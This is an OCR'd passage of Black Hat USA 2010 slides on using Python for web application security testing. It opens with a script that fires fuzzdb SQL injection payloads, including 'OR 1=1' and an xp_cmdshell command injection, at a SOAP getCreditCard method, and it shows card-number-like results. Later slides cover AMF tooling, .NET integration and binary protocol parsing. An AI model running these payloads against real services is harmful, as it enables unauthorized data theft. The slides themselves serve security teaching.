        ("User-agent", "Mozilla/5.0"),
        ("Cookie", "JSESSIONID=06F8005B3B4C099B7DE44AC51259CE47"),
        ("Authorization", "Basic Z3Vlc3Q6Z3Vlc3Q=")]

custom_transport = suds.transport.http.HttpTransport()
opener = urllib2.build_opener()
opener.addheaders = headers
custom_transport.urlopener = opener

client = suds.client.Client(url, transport=custom_transport)

sql_vals =
fuzzdb.attack_payloads.sql_injection.detect.generic.sql_injection
number = int()
for item in sql_vals:
    number += 1
    print("Line {0}: Value: {1}".format(number, item))
    result = client.service.getCreditCard(item.decode('utf-8'))
    print(result)
```

Exploit

WIN!


Terminal — bash — 80×24
bash
bash
bash
bash
Python
Line 31: Value: 23 OR 1=1
[987654321, 2234200065411, 2435600002222, 4352209902222, 123456789, 333498703333
, 176896789, 333300003333, 673834489, 33413003333, 123609789, 338893453333, 3384
3453533]
Line 32: Value: '; exec master..xp_cmdshell 'ping 172.10.1.255'--
None
Line 33: Value: '
None
Line 34: Value: '%20or%20''='
None
Line 35: Value: '%20or%20'x'='x
None
Line 36: Value: %20or%20x=x
None
Line 37: Value: ')%20or%20('x'='x
None
Line 38: Value: 0 or 1=1
[987654321, 2234200065411, 2435600002222, 4352209902222, 123456789, 333498703333
, 176896789, 333300003333, 673834489, 33413003333, 123609789, 338893453333, 3384
3453533]
Line 39: Value: ' or 0=0 --
None
Line 40: Value: " or 0=0 --
None

Working with flex

- Requests/Responses encoded in AMF
- Several tools support AMF
  - Burp, Charles, WebScarab
- However, tools today have limited capabilities
  - Can only work with requests generated by the client
  - Can't craft a message from scratch

Say hi to PyAMF

- Python module with AMF0/AMF3 encoders and decoders
  - (de)serialize various Python types to AMF
- Can write clients, remoting gateways
  - Support for various frameworks (Django, etc)

Enumerate methods in one go

- Remember DeBlaze?
  - Released at DEFCON 17 last year
  - Enumerated methods/services by bruteforce
  - Hi Jon!
- An AMF envelope can contain several requests
  - I got 99 messages but my HTTP requests' only 1

Custom Data Types

"Cannot convert type java.lang.String with value 'marcin' to an instance of class flex.samples.crm.employee.Employee"

- This is inevitable… and your proxy will choke

Object factories

- 4 lines of Python code, and you've got your custom type

```
class Factory(object):
  def __init__(self, *args, **kwargs):
    self.__dict__.update(kwargs)

pyamf.register_class(Factory,
    "flex.samples.crm.employee.Employee")
```

.Net Integration

- IronPython is your friend
  - Use both .Net and Python libraries
  - Integration with the .Net Common Language Runtime
- Call functions in .Net DLLs
  - Add reference to DLL and import just like a standard Python module
  - Useful for Silverlight as well

More .Net Goodness

- Silverlight
  - Download XAP and unzip
  - Grab manifest and associated DLLs
- Simple


```
import clr
clr.AddReference("mydll.dll")
from mydll import *

item.function(“data”)
```

Binary Protocols

- You're presented with an app that communicates via a custom binary protocol
- Oh what to do without my scanner…

Intro to Struct Module

- Convert between Python values and C structs



Example Binary Protocol

```
U8       = unsigned 8-byte integer
U16      = unsigned 16-byte integer
UTF-8    = U16 * (UTF8-char) ; as defined in RFC3629
DOUBLE   = 8-byte IEEE-754 double precision
         ; floating point in network byte order

msg                  = parameter-count parameters
parameter-count      = U16
parameters           = number-type | boolean-type | string-type
number-marker        = 0x00
boolean-marker       = 0x01
string-marker        = 0x02
number-type          = number-marker DOUBLE
boolean-type         = boolean-marker U8
string-type          = string-marker UTF-8
```

Strings

- Parsing a String

```
while pos < len(buf):
  ..snip..
```

```
if buf[pos] == "\0x02":
  pos += 1
  s_len = struct.unpack("H", buf[pos:pos+2])[0]
  pos += 2
  val = struct.unpack("%ds" % s_len,buf[pos:pos+s_len])[0]
  pos += s_len
```

Strings

- Writing a String

```
def write_string(buf, val):
  u = val.encode("utf-8")
  strlen = len(u)
  buf.write("\x02")
  buf.write("H%ds" % strlen, strlen, u)
```

Putting it all together

```
def decode(buf):
  state = "START"

  while pos < len(buf):
    if state == "START":    # get message count
    elif state == "MARKER": # parse marker
    elif state == "NUMBER": # parse number
    elif state == "BOOL":   # parse boolean
    elif state == "STRING": # parse string
```

Congratulations!

- You may have noticed that we wrote a simple state-machine
- A `while` loop that iterates over a buffer, keeping track of the state it's in

- Here's a wookie:

EOf

Black Hat USA 2010

Questions?

Nathan Hamiel

http://www.fishnetsecurity.com

Twitter
https://twitter.com/nathanhamiel

Marcin Wielgoszewski

http://www.gdssecurity.com

Twitter
https://twitter.com/marcinw

Want To learn Python

- Start with http://python.org
  - http://docs.python.org/
  - http://docs.python.org/tutorial/index.html
- Google's Python Class
  - http://code.google.com/edu/languages/google-python-class/
- There are differences between Python 2.x and 3.x

Working with Numbers

- Write the appropriate type-marker to buffer
- Followed by the value as a Double

```
buf.write("\x00")
buf.write(struct.pack("!d", val)
```

Working with Numbers

- Reading is just the opposite
- Struct unpacks into a Tuple

```
while pos < len(buf):
  ..snip..
  if buf[pos] == "\0x00":
    pos += 1
    val = struct.unpack("!d", buf[pos:pos+8])[0]
    pos += 8
```

Booleans

- Parsing a Boolean

```
while pos < len(buf):
  ..snip..
  if buf[pos] == "\0x01":
    pos += 1
    val = struct.unpack("?", buf[pos])[0]
    pos += 1
```

Booleans

- Writing a Boolean

```
def write_bool(buf, val):
   buf.write("\x01")
   buf.write(struct.pack("?", val))
```